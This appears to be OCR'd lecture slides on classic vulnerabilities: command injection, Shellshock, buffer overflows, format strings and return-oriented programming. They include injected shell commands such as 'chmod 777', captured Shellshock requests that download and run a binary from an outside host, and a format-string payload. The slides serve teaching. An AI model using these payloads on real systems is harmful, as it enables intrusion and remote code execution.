
```
jedi@sugarpine:~$ cat messsages.txt
Hello, how are you?
I am fine.
Goodbye.
Command injection?;fortune
jedi@sugarpine:~$ cat messsages.txt > /tmp/myunnamedpipe &
[1] 877613
jedi@sugarpine:~$ cat /tmp/myunnamedpipe | while read line; do bash -c "echo $line"; done
Hello, how are you?
I am fine.
Goodbye.
Command injection?
Nothing so needs reforming as other people's habits.
                -- Mark Twain, "Pudd'nhead Wilson's Calendar"
[1]+  Done                    cat messsages.txt > /tmp/myunnamedpipe
jedi@sugarpine:~$
```

# Werewolves command injection

```
system(“echo $s > /path/to/pipe“)
```


```
$s = hi; chmod 777 ~/server.py
```

```
echo hi; chmod 777 ~/server.py > /path/to/pipe
```



```
(1406841164) - Werewolves not unanimous
(1406841165) - Witch vote
(1406841198) - Witch poisoned group12
(1406841198) - These are group12s last words.
(1406841208) - It is day.  Everyone, ['group1', 'group10', 'group11', 'group2',
 'group3', 'group4', 'group5', 'group6', 'group7', 'group8', 'group9'], open your
 eyes.  You will have 30 seconds to discuss who the werewolves are.
(1406841209) - Day-townspeople debate
(1406841215) - group5-2
(1406841217) - group2-stop messing with the logs; chmod 777 /home/moderator/serv
er.py
(1406841217) - group6-2
(1406841219) - group1-yeh 2
(1406841223) - group8-lol its always twelve
(1406841225) - group4-2
(1406841226) - group2-stop messing with the logs; chmod 777 /home/moderator/serv
er.py
(1406841231) - group4-2
(1406841231) - group9-its 9
(1406841232) - group11-u mean 12?
(1406841235) - group2-iyits not me pls
(1406841236) - group10-kappa
(1406841237) - group1-poor 12
:
```

# Shellshock (1989 - 2014)




```
GET / HTTP/1.0
User-Agent: Thanks-Rob
Cookie:() { :; }; wget -O /tmp/besh http://162.253.X.X/nginx; chmod 777 /tmp/besh; /tmp/besh;
Host:() { :; }; wget -O /tmp/besh http://162.253.X.X/nginx; chmod 777 /tmp/besh; /tmp/besh;
Referer:() { :; }; wget -O /tmp/besh http://162.253.X.X/nginx; chmod.777 /tmp/besh; /tmp/besh;
Accept:.*/*

GET / HTTP/1.0
User-Agent: Thanks-Rob
Cookie:() { :; }; wget -O /tmp/besh http://162.253.X.X/apache; chmod 777 /tmp/besh; /tmp/besh;
Host:() { :; }; wget -O /tmp/besh http://162.253.X.X/apache; chmod 777 /tmp/besh; /tmp/besh;
Referer:() { :; }; wget -O /tmp/besh http://162.253.X.X/apache; chmod 777 /tmp/besh; /tmp/besh;
Accept:.*/*
```

Linux Backdoor Trojan

https://www.zscaler.com/blogs/security-research/shellshock-attacks-spotted-wild-updated-sept-26 https://blog.cloudflare.com/inside-shellshock/





For example, if example.com was vulnerable then

```
curl -H "User-Agent: () { :; }; /bin/eject" http://example.com/
```


would be enough to actually make the CD or DVD drive eject.

# Buffer overflows






A. - Before data is copied.



B. - "hello" is the first command line argument.



C. - "AAAAAAAAAAAAAAAAAAAA\x08\x3
is the first command line argument.

https://en.wikipedia.org/wiki/Stack_buffer_overflow

# Format string vulnerabilities


```
scanf(“%s”, string)
printf(string)
```

```
%500x%500x%12x\xbf\xff\xff\x2c%n
```

# Memory corruption

- Buffer overflows on the stack and heap, format strings, double free()'s, *etc.*
- Easily the most well-studied vulnerability/exploit type
- Goal is often to execute code in memory
- See Shacham's ACM CCS 2007 paper for Return Oriented Programming
  - Even with just existing code in memory, you can build a Turing-complete machine

# Return Oriented Programming



https://hstar.me/2019/06/first-rop/

Now you know how a process can take control of a different process on a different machine over the network without authorization, let’s continue...

# Resources

- Matt Bishop's *Computer Security: Art and Practice,* Chapter 12